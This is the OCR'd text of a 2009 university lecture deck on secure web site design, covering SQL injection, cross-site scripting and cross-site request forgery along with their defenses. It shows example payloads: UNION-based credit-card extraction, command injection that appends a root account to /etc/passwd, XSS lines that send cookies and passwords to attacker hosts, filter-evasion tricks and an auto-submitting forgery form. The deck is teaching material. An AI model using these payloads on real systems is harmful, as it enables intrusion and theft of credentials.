
CS 155 Spring 2009

Secure Web Site Design

John Mitchell

1

Schematic web site architecture



2

Web application code

- Runs on web server or app server.
  - Takes input from web users (via web server)
  - Interacts with the database and 3rd parties.
  - Prepares results for users (via web server)
- Examples:
  - Shopping carts, home banking, bill pay, tax prep, …
  - New code written for every web site.
- Written in:
  - C, PHP, Perl, Python, JSP, ASP, …
  - Often written with little consideration for security

3

Common vulnerabilities

Sans Top 10

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site
- CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim who "visits" site
- Other problems
  - HTTP response splitting, site redirects, …


4

SQL Injection

with slides from Neil Daswani

5

Dynamic Web Application



6

PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code
  `<input value=<?php echo $myvalue; ?>>`
- Can embed variables in double-quote strings
  `$user = "world"; echo "Hello $user!";`
  or `$user = "world"; echo "Hello" . $user . "!";`
- Form data in global arrays $_GET, $_POST, ...

7

SQL

- Widely used database query language
- Fetch a set of records
  `SELECT * FROM Person WHERE Username='grader'`
- Add data to the table
  `INSERT INTO Person (Username, Zoobars)`
  `VALUES ('grader', 10)`
- Modify data
  `UPDATE Person SET Zoobars=42 WHERE PersonID=5`
- Query syntax (mostly) independent of vendor

8

Example


- Sample PHP

```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID FROM Person WHERE
    Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if 'recipient' is malicious string that changed the meaning of the query?

9

Basic picture: SQL Injection



10

CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put company out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

11

April 2008 SQL Vulnerabilities

SECURITY FIX

Brian Krebs on Computer Security

About This Blog | Archives | RSS Feed (What's RSS?)

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's Internet Information Services (IIS) Web servers. In an alert issued last week, Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was not the fault of a flaw in IIS: "...our investigation has shown that there are no new or unknown vulnerabilities being exploited. This wave is not a result of a vulnerability in Internet Information Services or Microsoft SQL Server. We have also determined that these attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the developer of the Web site or application must use industry best practices outlined here. Our counterparts over on the IIS blog have written a post with a wealth of information for web developers and IT Professionals can take to minimize their exposure to these types of attacks by minimizing the attack surface area in their code and server configurations."

Shadowserver.org has a nice writeup with a great deal more information about the mechanics behind this attack, as does the SANS Internet Storm Center.

Main steps in this attack

- Use Google to find sites using a particular ASP style vulnerable to SQL injection
- Use SQL injection on these sites to modify the page to include a link to a Chinese site nihaorr1.com

  Don't visit this site yourself!
- The site (nihaorr1.com) serves JavaScript that exploits vulnerabilities in IE, RealPlayer, QQ Instant Messenger

Steps (1) and (2) are automated in a tool that can be configured to inject whatever you like into vulnerable sites

There is some evidence that hackers may get paid for each visit to nihaorr1.com

13

Part of the SQL attack string


```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR
FOR select a.name,b.name from sysobjects a,syscolumns b where
a.id=b.id and a.xtype='u' and
(b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN
 exec('update ['+@T+'] set
['+@C+']=rtrim(convert(varchar,['+@C+']))+'' '')
FETCH NEXT FROM Table_Cursor INTO @T,@C
END CLOSE Table_Cursor
DEALLOCATE Table_Cursor;
DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(
%20AS%20NVARCHAR(4000));EXEC(@S);--
```

14

15

SQL Injection Examples

Type 1 Attack Example




Malicious input

17

SQL Injection Examples

Malicious Query




What is SQL Injection?

- Input Validation Vulnerability
  - Untrusted user input in SQL query sent to back-end database without sanitizing the data
- Specific case of more general command injection
  - Inserting untrusted input into a query or command
- Why is this Bad?
  - Data can be misinterpreted as a command
  - Can alter the intended effect of command or query

19

SQL Injection Examples




```
View pizza order history:<br>
<form method="post" action="...">
Month
<select>
<option name="month" value="1">Jan</option>
...
<option name="month" value="12">Dec</option>
</select>
Year
<p>
<input type=submit name=submit value=View>
</form>
```

Attacker can post form that is *not* generated by this page.

20

SQL Injection Examples

Normal SQL Query

```
SELECT pizza, toppings, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=10
```

Type 2 Attack

For order_month parameter, attacker could input

0 OR 1=1


WHERE condition is always true! Gives attacker access to other users' private data!

Malicious Query

```
...
WHERE userid=4123
AND order_month=0 OR 1=1
```

21

SQL Injection Examples



All User Data Compromised

Pizza	Toppings	Quantity	Order Day
Diavola	Tomato, Mozarella, Pepperoni, ...	2	12
Napoli	Tomato, Mozarella, Anchovies, ...	1	17
Margherita	Tomato, Mozarella, Chicken, ...	3	5
Marinara	Oregano, Anchovies, Garlic, ...	1	24
Capricciosa	Mushrooms, Artichokes, Olives, ...	2	15
Veronese	Mushrooms, Prosciutto, Peas, ...	1	21
Godfather	Corleone Chicken, Mozarella, ...	5	13
...			

22

SQL Injection Examples

- A more damaging breach of user privacy:


  For order_month parameter, attacker could input

  0 AND 1=0
  UNION SELECT cardholder, number, exp_month, exp_year
  FROM creditcards

- Attacker is able to
  - Combine the results of two queries
  - Empty table from first query with the sensitive credit card info of all users from second query

23

SQL Injection Examples



Credit Card Info Compromised

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			

24

More Attacks

- Create new users:
  '; INSERT INTO USERS ('uname','passwd', 'salt') VALUES ('hacker','38a74f', 3234);
- Password reset:
  '; UPDATE USERS SET email=hcker@root.org WHERE email=victim@yahoo.com

Second-Order SQL Injection

- *Second-Order SQL Injection*: attack where data stored in database is later used to conduct SQL injection
- Example: this vulnerability could exist if string escaping is applied inconsistently
- Solution: Treat ALL parameters as dangerous

```
UPDATE USERS SET passwd='cracked'
WHERE uname='admin' --'
```

attacker chooses username 'admin' -- Strings not escaped!

26

Preventing SQL Injection

- Input validation
  - Filter
    - Apostrophes, semicolons, percent symbols, hyphens, underscores, ...
    - Any character that has special meanings
  - Check the data type (e.g., make sure it's an integer)
- Whitelisting
  - Blacklisting chars doesn't work
    - forget to filter out some characters
    - could prevent valid input (e.g. username O'Brien)
  - Allow only well-defined set of safe values
    - Set implicitly defined through regular expressions

Escaping Quotes

- For valid string inputs like username o'connor, use escape characters
  - Ex: escape(o'connor) = o''connor
  - only works for string inputs

28

Prepared Statements

- Metacharacters (e.g. ') in queries provide distinction between data & control
- Most attacks: data interpreted as control / alters the semantics of a query/cmd
- Bind Variables: ? placeholders guaranteed to be data (not control)
- Prepared Statements allow creation of static queries with bind variables → preserves the structure of intended query

29

Prepared Statement:Example

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```

Bind Variable: Data Placeholder

- query parsed w/o parameters
- bind variables are typed e.g. int, string, etc...*

Parameterized SQL

- Build SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);
cmd.Parameters.Add("@User", Request[“user”] );
cmd.Parameters.Add("@Pwd", Request[“pwd”] );
cmd.ExecuteReader();
```

31

Mitigating Impacts

- Prevent Schema & Information Leaks
- Limit Privileges (Defense-in-Depth)
- Encrypt Sensitive Data stored in Database
- Harden DB Server and Host OS
- Apply Input Validation

32

Other command injection

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail $email –s $subject < /tmp/joinmynetwork”)
```

- Attacker can post


```
http://yourdomain.com/mail.pl?
  email=hacker@hackerhome.net&
  subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.pl?
  email=hacker@hackerhome.net&subject=foo;
  echo “evil::0:0:root:/:/bin/sh”>>/etc/passwd; ls
```

Cross Site Scripting (XSS)

Basic scenario: reflected XSS attack



The setup

- User input is echoed into HTML response.
- Example: search field
  - **http://victim.com/search.php ? term = apple**
  - search.php responds with:

```
<HTML>   <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?

36

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )  </script>
```


What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

```
<HTML> Results for <script> …
 </script>
```

3. Browser executes script:
   Sends badguy.com cookie for victim.com

37



So what?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad
  - ... many many ways to fool user into clicking
- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - Or other data intended only for victim.com
  - ⇒ Violates same origin policy

39

Much worse ...


- Attacker can execute arbitrary scripts in browser
- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.
    - Example: MySpace.com phishing attack injects password field that sends password to bad guy.
- Can infect other users: MySpace.com worm.

40

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.
- Methods for injecting malicious code:
  - Reflected XSS ("type 1")
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS ("type 2")
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Basic scenario: reflected XSS attack



PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Adobe PDF viewer "feature"

(version <= 7.9)

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

  The code will be executed in the context of the domain where the PDF files is hosted

  This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion
  - http://website.com/path/to/file.pdf#s=javascript:alert("xss");)
- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes


And if that doesn't bother you...

- PDF files on the local filesystem:


  file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");

  JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack



Stored XSS



MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no
    `<script>, <body>, onclick, <a href=javascript://>`
  - ... but can do Javascript within CSS tags:

```
<div style="background:url('javascript:alert(1)')">
```

  And can hide `"javascript"` as `"java\nscript"`
- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:


```
HTTP/1.1 200 OK
...
Content-Type: image/jpeg

<html> fooled ya </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

Untrusted script in Facebook apps



DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL


```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```


Amit Klein ... XSS of the Third Kind

Lots more information about attacks



Strangely, this is not the cover of the book ...

Defenses at server



How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - We strongly recommend a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.


Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding


- Remove / encode (X)HTML special chars
  - < for <, > for >, &quot for " ...
- Allow only safe commands (e.g., no <script>...)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG """><SCRIPT>alert("XSS")...
  - Or: (long) UTF-8 encode, or...
- Caution: Scripts not only in <script>!

Illustrative example



http://msdn.microsoft.com/en-us/library/aa973813.aspx

Why is this vulnerable to XSS?



Analyze application


Use Case Scenario	Scenario Inputs	Input Trusted?	Scenario Outputs	Output Contains Untrusted Input?
User adds bookmark	User name, Description, Bookmark	No	Bookmark written to file	Yes
Application thanks user	User name	No	Thank you message page	Yes
User resets bookmark file	Button click event	Yes	None	N/A

Select input encoding method

Encoding Method	Should Be Used If …	Example/Pattern
HtmlEncode	Untrusted input is used in HTML output except when assigning to an HTML attribute.	Click Here [Untrusted input]
HtmlAttributeEncode	Untrusted input is used as an HTML attribute	<hr noshade size=[Untrusted input]>
JavaScriptEncode	Untrusted input is used within a JavaScript context	<script type="text/javascript"> … [Untrusted input] … </script>
UrlEncode	Untrusted input is used in a URL (such as a value in a querystring)	Click Here!
XmlEncode	Untrusted input is used in XML output, except when assigning to an XML attribute	<xml_tag>[Untrusted input]</xml_tag>
XmlAttributeEncode	Untrusted input is used as an XML attribute	<xml_tag attribute=[Untrusted input]>Some Text</xml_tag>

Analyze application

Use Case Scenario	Scenario Inputs	Input Trusted?	Scenario Outputs	Output Contains Untrusted Input?	Requires Encoding	Encoding Method to Use
User adds bookmark	User name, Description, Bookmark	No	Bookmark written to file	Yes	No (output written to file not Web response)	
Application thanks user	User name	No	Thank you message page	Yes	Yes	HtmlEncode
User resets bookmark file	Button click event	Yes	None	N/A	N/A	



Select output encoding method

Use Case Scenario	Scenario Inputs	Input Trusted?	Scenario Outputs	Output Contains Untrusted Input?	Requires Encoding	Encoding Method to Use
User views saved bookmarks	Book-mark file data	No	Contributor, description, and link displayed in browser	Yes	Yes	Name - HtmlEncode Description – HtmlEncode BookmarkLink - input validation.

Common encoding functions

- PHP: htmlspecialchars(string)

  & → & " → " ' → '
  < → < > → >

  - htmlspecialchars("Test", ENT_QUOTES);


    Outputs:

    Test
- ASP.NET 1.1:
  - Server.HtmlEncode(string)
    - Similar to PHP htmlspecialchars

See http://us3.php.net/htmlspecialchars

ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds <script> in POST data.
  - Looks for hardcoded list of patterns
  - Can be disabled: <%@ Page validateRequest="false" %>



Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, ...
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script
  - Good case
    - <script src=" ..." → src="..."
  - But then
    - <scr<scriptipt src=" ..." → <script src=" ..."

Pretty good filter

```
function RemoveXSS($val) {
      // this prevents some character re-spacing such as <java\0script>
      $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);
      // straight replacements ... prevents strings like <IMG
   SRC=&#X40&#X61&#X76&#X61&#X73&#X63&#X72&#X69&#X70&#X74&#X3A
   &#X61&#X6C&#X65&#X72&#X74&#X28&#X27&#X58&#X53&#X53&#X27&#X29>
      $search = 'abcdefghijklmnopqrstuvwxyz';
      $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
      $search .= '1234567890!@#$%^&*()';
      $search .= '~`";:?+/={}[]-_|\'\\';
      for ($i = 0; $i < strlen($search); $i++) {
         $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val);
         $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val); // with a ;
      }
      $ra1 = Array('javascript', 'vbscript', 'expression', 'applet', ...);
      $ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', ...);
      $ra = array_merge($ra1, $ra2);
      $found = true; // keep replacing as long as the previous round replaced something
      while ($found == true) { ...}
      return $val;
   }
```

http://kallahar.com/smallprojects/php_xss_filter_function.php

But watch out for tricky cases

- Previous filter works on some input
  - Try it at http://kallahar.com/smallprojects/php_xss_filter_function.php
- But consider this

java	script Blocked; &#x09 is horizontal tab

java	script → java	script

Instead of blocking this input, it is transformed to an attack

Need to loop and reapply filter to output until nothing found

Advanced anti-XSS tools


- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

Client-side XSS defenses

- Proxy-based: analyze the HTTP traffic exchanged between user's web browser and the target web server by scanning for special HTML characters and encoding them before executing the page on the user's web browser
- Application-level firewall: analyze browsed HTML pages for hyperlinks that might lead to leakage of sensitive information and stop bad requests using a set of connection rules.
- Auditing system: monitor execution of JavaScript code and compare the operations against high-level policies to detect malicious behavior

IE 8 XSS Filter

- What can you do at the client?




http://blogs.msdn.com/ie/archive/2008/07/01/ie8-security-part-iv-the-xss-filter.aspx

Points to remember


- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques
- Good ideas
  - Static analysis (e.g. ASP.NET has support for this)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

Cross Site Request Forgery

Recall: session using cookies



Basic picture



Q: how long do you stay logged on to Gmail?

77


Cross Site Request Forgery (XSRF)

- Example:
  - User logs in to bank.com. Does not sign off.
  - Session cookie remains in browser state
  - Then user visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> ...
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
